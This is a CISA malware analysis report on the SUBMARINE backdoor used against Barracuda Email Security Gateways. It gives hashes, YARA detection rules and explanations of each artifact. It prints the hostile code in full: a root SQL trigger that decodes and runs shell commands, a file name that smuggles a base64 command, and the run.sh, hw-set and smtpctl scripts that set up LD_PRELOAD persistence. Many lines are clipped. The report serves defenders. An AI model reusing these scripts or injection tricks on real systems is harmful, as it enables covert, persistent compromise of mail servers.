MAR-10454006-r1.v2 SUBMARINE Backdoor

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Analysis Report

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Alert Code

AR23-209A

Notification

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Summary

Description

CISA obtained seven malware samples related to a novel backdoor CISA has named SUBMARINE. The malware was used by threat actors explo former zero-day vulnerability affecting certain versions 5.1.3.001 - 9.2.0.006 of Barracuda Email Security Gateway (ESG).

SUBMARINE is a novel persistent backdoor that lives in a Structured Query Language (SQL) database on the ESG appliance. SUBMARINE com that, in a multi-step process, enable execution with root privileges, persistence, command and control, and cleanup. In addition to SUBMARINE, C Multipurpose Internet Mail Extensions (MIME) attachment files from the victim. These files contained the contents of the compromised SQL datab sensitive information.

For information about related malware, specifically information on the initial exploit payload and other backdoors, see CISA Alert: CISA Releases Reports on Barracuda Backdoors.

Download the PDF version of this report:

AR23-209A PDF (PDF, 1.18 MB)
For a downloadable copy of IOCs associated with this MAR in JSON format, see:

AR23-209A JSON (JSON, 48.51 KB)
Submitted Files (5)

6dd8de093e391da96070a978209ebdf9d807e05c89dba13971be5aea2e1251d0 (r)

81cf3b162a4fe1f1b916021ec652ade4a14df808021eeb9f7c81c8d2326bddab (libutil.so)

8695945155d3a87a5733d31bf0f4c897e133381175e1a3cdc8c73d9e38640239 (machineecho_-n_Y2htb2QgK3ggL3J...)

b98f8989e8706380f779bfd464f3dea87c122651a7a6d06a994d9a4758e12e43 (sedO4CWZ9)

cc131dd1976a47ee3b631a136c3224a138716e9053e04d8bea3ee2e2c5de451a (smtpctl)

Additional Files (2)

2a353e9c250e5ea905fa59d33faeaaa197d17b4a4785456133aab5dbc1d1d5d5 (config.TRG)

bbbae0455f8c98cc955487125a791052353456c8f652ddee14f452415c0b235a (run.sh)

Findings

2a353e9c250e5ea905fa59d33faeaaa197d17b4a4785456133aab5dbc1d1d5d5

Details

-->

Name	config.TRG
Size	5465 bytes
Type	ASCII text, with very long lines
MD5	d03e1f112f0c784a39003e0b3992ad80

SHA1	447369281ba26b7a6da4f659aa31026605aa3c6f
SHA256	2a353e9c250e5ea905fa59d33faeaaa197d17b4a4785456133aab5dbc1d1d5d5
SHA512	aead33a656f647d58da0a7f5240eb8cd7c0121c9ea33ae6504687b5faf21779e67b659a93987392033ea8ae2aae239e432444dcddad5
ssdeep	96:CjXDCc0wSWbCZgFHwlJc8UpsmdpanoP5Mc8wWuMdHABIz2mN:CjXDN0wSWQp08UpsmFm4mhCm
Entropy	6.062477
Malware Result	unknown

Antivirus

No matches found.

YARA Rules

```
rule CISA_10454006_06 : SUBMARINE trojan backdoor cleans_traces_of_infection hides_artifacts installs_other_components
{
  meta:
     Author = "CISA Code & Media Analysis"
     Incident = "10454006"
     Date = "2023-07-11"
     Last_Modified = "20230727_1200"
     Actor = "n/a"
     Family = "SUBMARINE"
     Capabilities = "cleans-traces-of-infection hides-artifacts installs-other-components"
     Malware_Type = "trojan backdoor"
     Tool_Type = "unknown"
     Description = "Detects SUBMARINE SQL trigger samples"
     SHA256_1 = "2a353e9c250e5ea905fa59d33faeaaa197d17b4a4785456133aab5dbc1d1d5d5"
  strings:
     $s1 = { 54 52 49 47 47 45 52 }
     $s2 = { 43 52 45 41 54 45 }
     $s3 = { 53 45 4c 45 43 54 20 22 65 63 68 6f 20 2d 6e }
     $s4 = { 62 61 73 65 36 34 20 2d 64 20 7c 20 73 68 }
     $s5 = { 72 6f 6f 74 }
     $s6 = { 53 45 54 }
     $s7 = { 45 4e 44 20 49 46 3b }
     $s8 = { 48 34 73 49 41 41 41 41 41 41 41 41 41 2b 30 61 43 33 42 55 }
     $s9 = { 2f 76 61 72 2f 74 6d 70 2f 72 }
     $s10 = { 2f 72 6f 6f 74 2f 6d 61 63 68 69 6e 65 }
  condition:
  filesize < 250KB and all of them
}
```

ssdeep Matches

No matches found.

Description


The file 'config.TRG' is a SUBMARINE artifact. The presence of the filename, 'config.TRG' does not indicate that the ESG is infected. Instead, it is
the file that determine whether it is infected or not. The contents of 'config.TRG' is contained within the SQL database file called 'config.snapshot'
attachments. Presence of the contents of the file 'config.TRG' within the SQL database is indicative of an infection of SUBMARINE.

The file contains a malicious SQL trigger called ‘cuda_trigger’ (Figure 1). This SQL trigger is set to run as root on the local host before a row is de
After the trigger parameters are met, two actions occur. First a compressed, base64 encoded blob containing 2 files is written into a file called ‘r’ i
(Figure 2). Second, a base64 encoded command is executed (Figure 3).

```
--Begin Base64 Decoded Command--
cat /var/tmp/r | base64 -d -i | tar -zx -C /var/tmp
nohup bash /var/tmp/run.sh <BSMTP_ID> >/dev/null 2>&1 &
rm -f /root/machine\` *chmod +x /root/mac*
sh /root/mach*\`*
--End Base64 Decoded Command--
```


The commands will decode the base64 encoded string and execute the decoded result as a shell command. The commands will pass the conten
decoded then decompressed with the 'tar' command. Then, the file 'run.sh' executes with the 'nohup' parameter. The 'nohup' parameter allows the
the shell to continue executing even if the shell is closed. The 'BSMTP_ID' is passed and all errors redirected and discarded to the '/dev/null' direc
of the '/root/machine' directory will be removed, permissions are set to executable, and shell scripts containing a name with the string 'mach*' in th
executed.

Screenshots




```
/*!50003 SET @OLD_SQL_MODE=@@SQL_MODE*/;
DELIMITER ;;
/*!50003 SET SESSION SQL_MODE="" */;;
/*!50003 CREATE */ /*!50017 DEFINER=`root`@`localhost` */ /*!50003 TRIGGER `cuda_trigger`
BEFORE DELETE ON `config` FOR EACH ROW BEGIN
```

Figure 1. - The malicious SQL trigger called 'cuda_trigger'.



```
aomJEKHpAZw0sCAsWCCPXArZVBSMGfe2yH4WgEhXpZyxgjtqzev0hySd4FrUhxx3PLy31sA9sCgtsaw
YEHBwpvyhXFxikXgmUR080cfq7XRtqYxba/A6aEf8giuUAF2Ew0JRdHm0VDeYLz0N8AAAwwwwAADDDD
wwwwAADDDDAAAMMMMAAAwwwwAADDDDAgP9/+C8Gp/6cAFAAAA==" INTO OUTFILE "/var/tmp/r";
```

Figure 2. - A small snippet of the base64 blob being written into the file 'r'.



```
SELECT "echo -n
Y2F0IC92YXIvdG1wL3IgfCBiYXNlNjQgLWQgLWkgfCB0YXIgLXp4IC1DIC92YXIvdG1wCm5vaH
i90bXAvcnVuLnNoICAgNTAxMzIgICAgPi9kZXYvbnVsbCAyPiYxICYKcm0gLWYgL3Jvb3QvbWF
| base64 -d | sh" INTO OUTFILE "/root/machine`echo -n
Y2htb2QgK3ggL3Jvb3QvbWFjKgpzaCAvcm9vdC9tYWNoKlxgKgoK | base64 -d |sh`|";
```

Figure 3. - A small snippet of the base64 encoded command found after 'r' is written.

8695945155d3a87a5733d31bf0f4c897e133381175e1a3cdc8c73d9e38640239

Details

-->

Name	machineecho_-n_Y2htb2QgK3ggL3Jvb3QvbWFjKgpzaCAvcm9vdC9tYWNoKlxgKgoK___base64_-d__sh
Size	202 bytes
Type	ASCII text
MD5	c5c93ba36e079892c1123fe9dffd660f
SHA1	e1df0da64a895ff00fc27a41898aa221b5b7d926
SHA256	8695945155d3a87a5733d31bf0f4c897e133381175e1a3cdc8c73d9e38640239
SHA512	a07e79b99e02fa52ab5ab75fc2d989d35d4b360a57fdf0ec5569f445fe1820d26915adbd4f30e3a9126e5cabcde9ca840779039393c3
ssdeep	3:jT81L9RUjD+rlczyX837QTa0NDO9Z8giofQHcQMHL6wF8uflhW0TaT7ZsNvn:c1JRID+pc2XS7Ga0yYgC3GLX8Q0TaRsv
Entropy	5.481015
Malware Result	unknown

Antivirus

No matches found.

YARA Rules

```
rule CISA_10454006_07 : SUBMARINE trojan dropper exploit_kit evades_av hides_executing_code hides_artifacts exploitation
{
   meta:
      Author = "CISA Code & Media Analysis"
      Incident = "10454006"
      Date = "2023-07-11"
      Last_Modified = "20230711_1830"
      Actor = "n/a"
      Family = "SUBMARINE"
      Capabilities = "evades-av hides-executing-code hides-artifacts"
      Malware_Type = "trojan dropper exploit-kit"
      Tool_Type = "exploitation"
      Description = "Detects ESG FileName exploit samples"
      SHA256 = "8695945155d3a87a5733d31bf0f4c897e133381175e1a3cdc8c73d9e38640239"
   strings:
      $s1 = { 7c 20 62 61 73 65 36 34 20 2d 64 20 7c 20 73 68 }
      $s2 = { 65 63 68 6f 20 2d 6e }
      $s3 = { 59 32 46 30 49 43 39 32 59 58 49 76 64 47 31 77 4c 33 49 67 66 43 42 69 59 58 4e 6c 4e 6a 51 67 4c 57 51 67 4c 57 6b 67 66
   condition:
      filesize < 1KB and all of them
}
```

ssdeep Matches

No matches found.

Description

The file 'machineecho -n Y2htb2QgK3ggL3Jvb3QvbWFjKgpzaCAvcm9vdC9tYWNoKlxgKgoK _ base64 -d _sh`_' is a SUBMARINE artifact. The fi identified in the '/root' directory and contains base64 encoded commands. The name of the file is designed to exploit a vulnerability on the target e base64 string within the file name will be executed on the Linux shell.

```
--Begin Base64 Decoded Name/Command--
chmod +x /root/mac*
sh /root/mach*\`*
--End Base64 Decoded Name/Command--
```

The above commands will change the permissions of the directory, '/root/mac*', to executable.

The file contains a series of operations, such as decoding a base64 encoded string and executing the decoded result as a shell command. The de represents a series of commands that will be executed by the shell.

```
~Begin Base64 Decoded Command~

cat /var/tmp/r | base64 -d -i | tar -zx -C /var/tmp
nohup bash /var/tmp/run.sh <REDACTED BSMTP_ID>    >/dev/null 2>&1 &
rm -f /root/machine\`*

~End Base64 Decoded Command~
```

This command is identical to the decoded base64 commands found in the SQL trigger identified in the file 'config.snapshot'.

6dd8de093e391da96070a978209ebdf9d807e05c89dba13971be5aea2e1251d0

Details

-->

Name	r
Size	4857 bytes
Type	ASCII text, with very long lines
MD5	03e07c538a5e0e7906af803a83c97a1e
SHA1	600452b1cff8d99e41093be8b68f62e7c85f23d7
SHA256	6dd8de093e391da96070a978209ebdf9d807e05c89dba13971be5aea2e1251d0
SHA512	a4a6257dd6f859ae58de3b46879926ce99e3e3edb16db37dc80da4975f5a2866f4cd722233b98c9553e319e61661cae98d535ccb26
ssdeep	96:pjXDCc0wSWbCZgFHwlJc8UpsmdpanoP5Mc8wWuMdHABIZ:pjXDN0wSWQp08UpsmFm4mhCC
Entropy	5.988140
Malware Result	unknown

Antivirus

No matches found.

YARA Rules

```
rule CISA_10454006_02 : SUBMARINE trojan backdoor exploitation hides_artifacts prevents_artifact_access
{
  meta:
     Author = "CISA Code & Media Analysis"
     Incident = "10454006"
     Date = "2023-06-29"
     Last_Modified = "20230711_1500"
     Actor = "n/a"
     Family = "SUBMARINE"
     Capabilities = "hides-artifacts prevents-artifact-access"
     Malware_Type = "trojan backdoor"
     Tool_Type = "exploitation"
     Description = "Detects encoded GZIP archive samples"
     SHA256_1 = "6dd8de093e391da96070a978209ebdf9d807e05c89dba13971be5aea2e1251d0"
  strings:
     $s1 = { 48 34 73 49 41 41 41 41 41 41 41 41 41 2b 30 61 }
     $s2 = { 44 44 44 41 67 50 39 2f 2b 43 38 47 70 2f 36 63 41 46 41 41 41 41 3d 3d 0a}
     $s3 = { 37 56 4d 70 56 58 4f 37 2b 6d 4c 39 78 2b 50 59 }
  condition:
     filesize < 6KB and 3 of them and (math.entropy(0,filesize) > 5.8)
}
```

ssdeep Matches

No matches found.

Relationships

6dd8de093e...	Contains	81cf3b162a4fe1f1b916021ec652ade4a14df808021eeb9f7c81c8d2326bddab
6dd8de093e...	Contains	bbbae0455f8c98cc955487125a791052353456c8f652ddee14f452415c0b235a

Description

The file 'r' is a SUBMARINE artifact. The file is a Base64 encoded GNU Zip (GZIP) archive. When the 'cat /*/*/r | base64 -d -i | tar -zx -C /*/*' Linu
applied to 'r', it decompresses two files. The aforementioned Linux Shell command is contained in 'config.snapshot' as a Base64 encoded SQL tri

--Begin Decompressed Files--
1. run.sh (bbbae0455f8c98cc955487125a791052353456c8f652ddee14f452415c0b235a)
2. libutil.so (81cf3b162a4fe1f1b916021ec652ade4a14df808021eeb9f7c81c8d2326bddab)
--End Decompressed Files--

bbbae0455f8c98cc955487125a791052353456c8f652ddee14f452415c0b235a

Details

-->

Name	run.sh
Size	473 bytes
Type	POSIX shell script, ASCII text executable
MD5	c2e577c71d591999ad5c581e49343093
SHA1	d446e06e40053214788aa1bad17b6d3587a2a370
SHA256	bbbae0455f8c98cc955487125a791052353456c8f652ddee14f452415c0b235a
SHA512	ffe528fcb448424b1f811a4b9068402971bf2705ad64e556071a062cd89d74d371d3ef41afca38450b7d8457611246a6ba35478dfc8
ssdeep	12:avOAsp2yBXGTVjnJAIFw/J7G80ZWkbUErPzg:azsphBXSFZFwgLWkXg
Entropy	5.323635
Malware Result	unknown

Antivirus

No matches found.

YARA Rules

-
  ```
  rule CISA_10454006_03 : SUBMARINE trojan backdoor loader rootkit virus controls_local_machine hides_artifacts infects_files installs_oth
  remote_access exploitation information_gathering
  {
     meta:
         Author = "CISA Code & Media Analysis"
         Incident = "10454006"
         Date = "2023-07-03"
         Last_Modified = "20230711_1500"
         Actor = "n/a"
         Family = "SUBMARINE"
         Capabilities = "controls-local-machine hides-artifacts infects-files installs-other-components"
         Malware_Type = "trojan backdoor loader rootkit virus"
         Tool_Type = "remote-access exploitation information-gathering"
         Description = "Detects SUBMARINE launcher script samples"
         SHA256_1 = "bbbae0455f8c98cc955487125a791052353456c8f652ddee14f452415c0b235a"
     strings:
         $s1 = { 73 65 64 20 2d 69 }
         $s2 = { 4c 44 5f 50 52 45 4c 4f 41 44 3d }
         $s3 = { 6c 69 62 75 74 69 6c 2e 73 6f }
         $s4 = { 2f 73 62 69 6e 2f 73 6d 74 70 63 74 6c }
         $s5 = { 2f 62 6f 6f 74 2f 6f 73 5f 74 6f 6f 6c 73 }
         $s6 = { 72 6d 20 2d 72 66 }
         $s7 = { 62 61 73 65 36 34 20 2d 64 }
         $s8 = { 7c 73 68 }
         $s9 = { 72 65 73 74 61 72 74 }
         $s10 = { 2f 64 65 76 2f 6e 75 6c 6c }
         $s11 = { 23 21 20 2f 62 69 6e 2f 73 68 }
         $s12 = { 62 61 73 65 36 34 }
     condition:
         filesize < 2KB and all of them
  }
  ```

-
  ```
  rule CISA_10454006_04 : SUBMARINE trojan backdoor hides_artifacts hides_executing_code infects_files installs_other_components rem
  {
     meta:
         Author = "CISA Code & Media Analysis"
         Incident = "10454006"
         Date = "2023-07-05"
         Last_Modified = "20230711_1500"
         Actor = "n/a"
         Family = "SUBMARINE"
         Capabilities = "hides-artifacts hides-executing-code infects-files installs-other-components"
         Malware_Type = "trojan backdoor"
         Tool_Type = "remote-access exploitation"
         Description = "Detects SUBMARINE launcher script samples"
         SHA256_1 = "b98f8989e8706380f779bfd464f3dea87c122651a7a6d06a994d9a4758e12e43"
     strings:
         $s1 = { 73 6c 65 65 70 }
         $s2 = { 7c 62 61 73 65 36 34 20 2d 64 }
         $s3 = { 4c 44 5f 50 52 45 4c 4f 41 44 }
         $s4 = { 2f 68 6f 6d 65 2f 70 72 6f 64 75 63 74 2f 63 6f 64 65 2f 66 69 72 6d 77 61 72 65 2f 63 75 72 72 65 6e 74 2f 73 62 69 6e 2f 73 6
  65 73 74 61 72 74 }
         $s5 = { 65 63 68 6f 20 2d 6e 20 27 }
         $s6 = { 73 68 }
         $s7 = { 23 21 20 2f 62 69 6e 2f 73 68 }
     condition:
         filesize < 2KB and 6 of them
  }
  ```

ssdeep Matches

No matches found.

Relationships

bbbae0455f...	Contained_Within	6dd8de093e391da96070a978209ebdf9d807e05c89dba13971be5aea2e1251d0

Description

The file 'run.sh' is a SUBMARINE loader. The file is a shell script located at within the archive 'r' in the '/var/tmp' directory. The purpose of 'run.sh' combination of file manipulation, script generation and execution (Figure 4). There are 4 variables within 'run.sh':

--Begin Variable List--

B1=$1
F="/boot/os_tools/hw-set"
S="/home/product/code/firmware/current/sbin/smtpctl"

```
A="/boot/os_tools/libutil.so"
B=`echo -n "sed -i \"s|exec|BSMTP_ID=$B1 LD_PRELOAD=$A exec|g\" $S"|base64 -w0`
```

--End Variable List--

The script begins by moving SUBMARINE from the '/var/tmp/' directory to the '/boot/os_tools/' directory for persistence.

The variable "B" is declared as a 'sed' command that replaces all occurrences of the string 'exec' with `BSMTP_ID=$1 LD_PRELOAD=/boot/os_tc /home/product/code/firmware/current/sbin/smtpctl'. This 'sed' command is then base64 encoded.

A new file called 'hw-set' is created in the '/boot/os_tools/' directory. A line is appended to the 'smtpctl' file which checks for the string 'LD_PRELO. found, the base64 encoded string stored in variable "B" is decoded and executed as a shell command and 'smtpctl' is restarted.


The 'chmod' command is used to set executable permissions for 'hw-set'.

The 'sed' command is used with a '-i' flag to modify the file 'update_version' within the '/boot/os_tools/' directory with an appended string to line 44 "system('/boot/os_tools/hw-set 2>&1 >/dev/null &');", will run the file 'hw-set' in the background and redirect both output and errors to 'dev/null' wh 'update_version' is executed.

The file 'hw-set' is executed and the 'sed' command with the '-i' flag is used to insert the string 'sleep 2m' on line 1 to set a sleep duration of 2 minu

Finally, all files and directories within '/var/tmp/' directory are removed.

Screenshots



```
#! /bin/sh

B1=$1
F="/boot/os_tools/hw-set"
S="/home/product/code/firmware/current/sbin/smtpctl"
A="/boot/os_tools/libutil.so"

mv /var/tmp/libutil.so $A

B=`echo -n "sed -i \"s|exec|BSMTP_ID=$B1 LD_PRELOAD=$A exec|g\" $S"|base64 -w0`
echo "#! /bin/sh" > $F
echo "! grep -q LD_PRELOAD $S && echo -n '$B'|base64 -d|sh && $S restart" >> $F

chmod a+x $F
sed -i "44asystem('$F 2>&1 >/dev/null &');" /boot/os_tools/update_version

`$F`
sed -i '1asleep 2m' $F
rm -rf /var/tmp/*
```

Figure 4. - The contents of the file, 'run.sh.'

b98f8989e8706380f779bfd464f3dea87c122651a7a6d06a994d9a4758e12e43

Details

-->

Name	hw-set
Name	sedO4CWZ9
Size	341 bytes
Type	POSIX shell script, ASCII text executable, with very long lines
MD5	b860198feca7398bc79a8ec69afc65ed
SHA1	c4c64da81995044ea3447b8ffd07689382b7487b
SHA256	b98f8989e8706380f779bfd464f3dea87c122651a7a6d06a994d9a4758e12e43
SHA512	0d4b66dbeb88e8c9fb970572c033ab84b8273734277edb139cdc04560a0547d192a6762fc8ed8138eb43f7d05df6c36aa6bc1987eda4
ssdeep	6:JkKgPxJooRKGKBNvd/UntDEcQwj7bPfNcgUBZqcL0FcXfFtC2i+RKGKBNvSv:alZJoospwtIclTNcRDnv7CJ+spSv
Entropy	5.713942
Malware Result	unknown

Antivirus

No matches found.

YARA Rules

```
rule CISA_10454006_04 : SUBMARINE trojan backdoor hides_artifacts hides_executing_code infects_files installs_other_components rem
{
  meta:
     Author = "CISA Code & Media Analysis"
     Incident = "10454006"
     Date = "2023-07-05"
     Last_Modified = "20230711_1500"
     Actor = "n/a"
     Family = "SUBMARINE"
     Capabilities = "hides-artifacts hides-executing-code infects-files installs-other-components"
     Malware_Type = "trojan backdoor"
     Tool_Type = "remote-access exploitation"
     Description = "Detects SUBMARINE launcher script samples"
     SHA256_1 = "b98f8989e8706380f779bfd464f3dea87c122651a7a6d06a994d9a4758e12e43"
  strings:
     $s1 = { 73 6c 65 65 70 }
     $s2 = { 7c 62 61 73 65 36 34 20 2d 64 }
     $s3 = { 4c 44 5f 50 52 45 4c 4f 41 44 }
     $s4 = { 2f 68 6f 6d 65 2f 70 72 6f 64 75 63 74 2f 63 6f 64 65 2f 66 69 72 6d 77 61 72 65 2f 63 75 72 72 65 6e 74 2f 73 62 69 6e 2f 73 6
65 73 74 61 72 74 }
     $s5 = { 65 63 68 6f 20 2d 6e 20 27 }
     $s6 = { 73 68 }
     $s7 = { 23 21 20 2f 62 69 6e 2f 73 68 }
  condition:
     filesize < 2KB and 6 of them
}
```


ssdeep Matches

No matches found.

Description


The file 'hw-set' is a SUBMARINE artifact. The file is a shell script located in the '/boot/os_tools/' directory and contains shell commands as well a
string (Figure 5). The shell script is set to sleep for 2 minutes prior to execution. The 'grep' command checks if the string 'LD_PRELOAD' is contai
file located at '/home/product/code/firmware/current/sbin/'. The exclamation point (!) prepending the script is used to check for success or failure o
the string 'LD_PRELOAD' is not identified, a base64 encoded 'sed' command is used to modify the 'smtpctl' file (Figure 6).

Screenshots



```
#! /bin/sh
sleep 2m
! grep -q LD_PRELOAD /home/product/code/firmware/current/sbin/smtpctl
&& echo -n
'c2VkIC1pICJzfGV4ZWN8Q1NNVFBfSUQ9NTAxMzIgTERfUFJFTE9BRD0vYm9vdC9vc190
9scy9saWJ1dGlsLnNvIGV4ZWN8ZyIgL2hvbWUvcHJvZHVjdC9jb2RlL2Zpcm13YXJlL2N
nJlbnQvc2Jpbi9zbXRwY3Rs'|base64 -d|sh && /home/product/code/firmware/
current/sbin/smtpctl restart
```

Figure 5. - The contents of the shell script in the file 'hw-set'.



```
sed -i "s|exec|BSMTP_ID=[redacted] LD_PRELOAD=/boot/os_tools/libutil.so
exec|g" /home/product/code/firmware/current/sbin/smtpctl
```

Figure 6. - The decoded base64 string contained in the shell script of the file 'hw-set'.

cc131dd1976a47ee3b631a136c3224a138716e9053e04d8bea3ee2e2c5de451a

Details

-->

Name	smtpctl
Size	3759 bytes
Type	POSIX shell script, ASCII text executable
MD5	35a432e40da597c7ab63ff16b09d19d8
SHA1	b798b881b89526051ee5d50f24239b3a952c9724
SHA256	cc131dd1976a47ee3b631a136c3224a138716e9053e04d8bea3ee2e2c5de451a
SHA512	af6aa47f44e604a60930f122ebd47d6c1b83c756b005d79ade8af147bfbfab40f16ba91e32021d65b18b21e06911476fb5d03f050850
ssdeep	48:t7c4VFuL2/zkanTvNpofcgBnY5NBFTGc5FjJWgkFBhhkQ1jtbA5lwmNdBITf3K3M:xcOko1iyGc6FzKAjDTvssgRaI7Q
Entropy	5.178501

Malware Result	unknown

Antivirus

No matches found.

YARA Rules

```
rule CISA_10454006_05 : SUBMARINE trojan backdoor remote_access_trojan compromises_data_integrity cleans_traces_of_infection hid
installs_other_components remote_access exploitation
{
  meta:
     Author = "CISA Code & Media Analysis"
     Incident = "10454006"
     Date = "2023-07-05"
     Last_Modified = "20230711_1500"
     Actor = "n/a"
     Family = "SUBMARINE"
     Capabilities = "compromises-data-integrity cleans-traces-of-infection hides-artifacts installs-other-components"
     Malware_Type = "trojan backdoor remote-access-trojan"
     Tool_Type = "remote-access exploitation"
     Description = "Detects SUBMARINE launcher script samples"
     SHA256_1 = "cc131dd1976a47ee3b631a136c3224a138716e9053e04d8bea3ee2e2c5de451a"
  strings:
     $s1 = { 4c 44 5f 50 52 45 4c 4f 41 44 }
     $s2 = { 23 21 20 2f 62 69 6e 2f 73 68 }
     $s3 = { 4c 44 5f 50 52 45 4c 4f 41 44 3d 2f 62 6f 6f 74 2f 6f 73 5f 74 6f 6f 6c 73 2f 6c 69 62 75 74 69 6c 2e 73 6f 20 65 78 65 63 }
     $s4 = { 3e 2f 64 65 76 2f 6e 75 6c 6c 20 32 3e 26 31 }
     $s5 = { 62 73 6d 74 70 64 20 63 6f 6e 74 72 6f 6c 20 73 63 72 69 70 74 }
     $s6 = { 42 53 4d 54 50 44 5f 50 49 44 }
     $s7 = { 2f 72 65 6c 6f 61 64 2f 72 65 73 74 61 72 74 }
  condition:
     filesize < 6KB and 6 of them
}
```

ssdeep Matches

No matches found.


Description

The file 'smtpctl' is a SUBMARINE loader. The file is a maliciously modified shell script used to remove mail files in 2 directories as well as load SU
library for the Batched Simple Mail Transfer Protocol (BSMTP) daemon.

~Begin File Removal Commands~
rm -f /mail/scan/body*
rm -f /mail/tmp/mimeattach.*
~End File Removal Commands~

Appended malicious code at the bottom of 'smtpctl.sh' sets the BSMTP_ID and SUBMARINE is preloaded as a shared library from the '/boot/os_t
executes the BSMTP daemon. If the BSMTPD_PID variable is set, debug mode is enabled. If the BSMTPD_PID variable is not set, execution cor
debug mode. Additionally, any instances of the string 'reload' in the command are replaced with 'restart' and all errors are redirected to '/dev/null' (

Screenshots



```
BSMTP_ID=[redacted] LD_PRELOAD=/boot/os_tools/libutil.so exec ${BSMTPD_PATH}
-b USR2 -c /home/product/code/config/bsmtpd.conf -d ${BSMTPD_PID:+-P
${BSMTPD_PID}} ${@/reload/restart} >/dev/null 2>&1
```

Figure 7. - The appended malicious code loading SUBMARINE as the shared library for the BSMTP daemon. The BSMTP_ID value will be uniqu

81cf3b162a4fe1f1b916021ec652ade4a14df808021eeb9f7c81c8d2326bddab

Details

-->

Name	libutil.so
Name	update_version
Size	9396 bytes
Type	ELF 32-bit LSB shared object, Intel 80386, version 1 (SYSV), dynamically linked, stripped
MD5	b745626b36b841ed03eddfb08e6bb061
SHA1	cb20b167795db258b307ddee91ded87a9e7562d0

SHA256	81cf3b162a4fe1f1b916021ec652ade4a14df808021eeb9f7c81c8d2326bddab
SHA512	d6b9dfc9b784ca76386cbbf2c75c7e0ad3ac45e4420a838bc21b1464d07208f46901d7a0c8fbeca90303ce48720d7fd60b76d25cfebf
ssdeep	96:dVdsadO5BT/aucX3Qa/c2D1UKDUzW1MuBFQC0NysEuSobXoWhP:yadO5B71cX3Qgc2uKD+aMLC01EuSo
Entropy	3.466134
Malware Result	unknown
Path	/boot/os_tools/libutil.so
Path	/boot/os_tools/update_version
Path	/var/tmp/libutil.so

Antivirus

No matches found.

YARA Rules

```
rule CISA_10454006_01 : SUBMARINE trojan backdoor remote_access_trojan remote_access information_gathering exploitation determin
controls_local_machine compromises_data_integrity
{
  meta:
     Author = "CISA Code & Media Analysis"
     Incident = "10452108"
     Date = "2023-06-29"
     Last_Modified = "20230711_1500"
     Actor = "n/a"
     Family = "SUBMARINE"
     Capabilities = "determines-c2-server controls-local-machine compromises-data-integrity"
     Malware_Type = "trojan backdoor remote-access-trojan"
     Tool_Type = "remote-access information-gathering exploitation"
     Description = "Detects SUBMARINE Barracuda backdoor samples"
     SHA256_1 = "81cf3b162a4fe1f1b916021ec652ade4a14df808021eeb9f7c81c8d2326bddab"
  strings:
     $s1 = { 32 35 30 2d 6d 61 69 6c 32 2e 65 63 63 65 6e 74 72 69 63 2e 64 75 63 6b }
     $s2 = { 6f 70 65 6e 73 73 6c 20 61 65 73 2d 32 35 36 }
     $s3 = { 65 63 68 6f 20 2d 6e 20 27 25 73 27 20 7c 20 62 61 73 65 36 34 20 2d 64 }
     $s4 = { 2d 69 76 }
     $s5 = { 48 65 6c 6c 6f 20 25 73 20 5b 25 73 5d 2c 20 70 6c 65 61 73 65 64 20 74 6f 20 6d 65 65 74 20 79 6f 75 }
     $s6 = { e8 47 fa ff }
     $s7 = { 63 6f 6d 6d 61 6e 64 }
     $s8 = { 2d 69 76 20 36 39 38 32 32 62 36 63 }
     $s9 = { 73 65 6e 64 }
     $s10 = { 73 6f 63 6B 65 74 }
     $s11 = { 63 6f 6e 6e 65 63 74 }
  condition:
     filesize < 15KB and 8 of them
}
```

ssdeep Matches

No matches found.

Relationships

81cf3b162a...	Contained_Within	6dd8de093e391da96070a978209ebdf9d807e05c89dba13971be5aea2e1251d0

Description

The file 'libutil.so' is the SUBMARINE payload. 'libutil.so' is preloaded into the BSMTP daemon, the Linux executable responsible for receiving em Simple Mail Transfer Protocol (SMTP) reply messages. Linux Shared Object Preloading is analogous to Dynamic-Link Library (DLL) side loading Windows OS.

